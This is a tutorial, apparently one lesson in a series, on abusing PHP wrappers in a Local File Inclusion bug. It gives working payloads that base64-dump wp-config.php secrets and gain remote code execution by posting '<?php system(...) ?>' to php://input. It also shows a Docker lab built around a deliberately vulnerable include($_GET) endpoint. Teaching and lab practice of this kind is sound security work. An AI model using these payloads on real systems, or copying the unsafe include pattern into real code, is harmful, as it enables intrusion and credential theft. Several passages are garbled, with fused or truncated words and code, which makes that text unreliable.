LFI Wrappers: reading source code and achieving RCE with php://

Use PHP's php:// wrappers to turn a read-only LFI into something more: convert.base64-encode to dump source code (wp-config.php) without executing it, rot13/iconv as other read filters, and php://input to smuggle a payload in the request body for direct remote code execution.
What are PHP wrappers?
A normal LFI lets you include() a file that already exists on disk. PHP wrappers go one step further: instead of pointing include() at a plain path, you point it at a special php:// pseudo-protocol that wraps the real resource and transforms it on the way through — encode it, decode it, read it as a raw stream, or even feed it data that was never on disk to begin with.
That's the difference between "reading a file" and what we'll do in this lesson: reading a file's source code without executing it, and eventually getting remote code execution out of an LFI that only lets you include().
Reading source code with convert.base64-encode
Here's the problem with a plain LFI on a .php file: if you do ?file=../../../wp-config.php, PHP doesn't show you the source — it executes it, like it would any other PHP file. You only see whatever that script happens to print, which for a config file is usually nothing.
php://filter fixes that by transforming the content before PHP gets a chance to interpret it as code:
php://filter/convert.base64-encode/resource=/var/www/html/wordpress/wp-config.phpOnce the file's bytes have been base64-encoded, there are no more <?php ?> tags left for the engine to find — it's just text. So include() does what it always does when there's nothing to execute:
it prints the content as-is. What lands on your screen is the entire file, base64-encoded. Decode it e>, CyberChef, whatever) and you get the real source — including any DB credentials, API keys, orsecrets hardcoded in it.
Building a local lab to practice this
Rather than practicing against a live target, spin up a disposable container and build the vulnerable endpoint yourself:
docker pull ubuntu:latest
docker images
docker run -dit -p 80:80 --name testing <image_id>
docker exec -it testing bash
Inside the container, install what you need:
apt update
apt install -y nano apache2 php libapache2-mod-php
Replace /var/www/html/index.php with the classic vulnerable include:
<?php

$filename = $_GET['filename'];
include($filename);

?>
And create a second file, secret.php, in the same folder, with any sentence inside ittry to read through the wrappers below:
<?php
// put any secret phrase here
?>
Start Apache (service apache2 start) and you have a self-contained LFI to practice evainst, with zero risk to anything real.
Other filter transforms: rot13 and iconv
convert.base64-encode isn't the only filter available. PHP ships several stream filtehp://filter, and each one transforms the file's bytes differently before they reach theoutput.
ROT13 rotates every letter 13 positions in the alphabet:
php://filter/read=string.rot13/resource=secret.phpWhat you get back is the file's content scrambled by ROT13. Since ROT13 is its own inverse, running the output through a ROT13 decoder (or just applying ROT13 again) gives you the original text back.
iconv re-encodes the file from one character set to another:
php://filter/convert.iconv.utf-8.utf-16/resource=secret.phpThis one is less convenient to read directly in a browser — UTF-16 doubles every byte, so what you see looks garbled rather than readable text. It's included here mainly so you know it exists: filters like
convert.iconv.* are the building blocks behind more advanced PHP filter chainslfi_force (mentioned in the first LFI lesson) automates building those chains.
Remote Code Execution with php://input
So far every wrapper has only let us read something that already exists on disk. php://input is different: it gives you access to the raw body of the current HTTP request — meaning you can make
include() run code that you just sent, with nothing ever touching the filesystem.
Open Burp Suite, capture the request to the vulnerable endpoint, and change two things:
- Switch the method from
GETtoPOST. - Point the vulnerable parameter at
php://input.
POST /?filename=php://input HTTP/1.1Then, in the request body, send your payload:
<?php system("whoami"); ?>With curl, the same attack looks like this:
curl -X POST "http://example.com/index.php?page=php://input" --data "<?php system('id'); ?>"include() reads the request body as if it were a file, finds our PHP tags, and executes them — full command execution, no file upload needed.
Watch the php.ini settings. For
php://inputto work withinclu needallow_url_fopen = Onandallow_url_include = On. These don't matter for the read-only filters above (base64-encode,rot13,iconv) — they just transform a local file and work regardless. They only matter the moment you try to makeinclude()pull in something that isn't a plain local path, likephp://input. Modern PHP defaults ship withe> Off, so this particular trick won't work out of the box on most current setups —checkphp.inifirst if it fails.
Recap
php://filter/convert.base64-encode/resource=<path>— read a.phpfile's source instead of executing it.php://filter/read=string.rot13/resource=<path>andconvert.iconv.*php://input— smuggle a PHP payload inside the request body itself and haveinclude()execute it directly, no file write required (needsallow_url_fopen/allow_url_includeOn).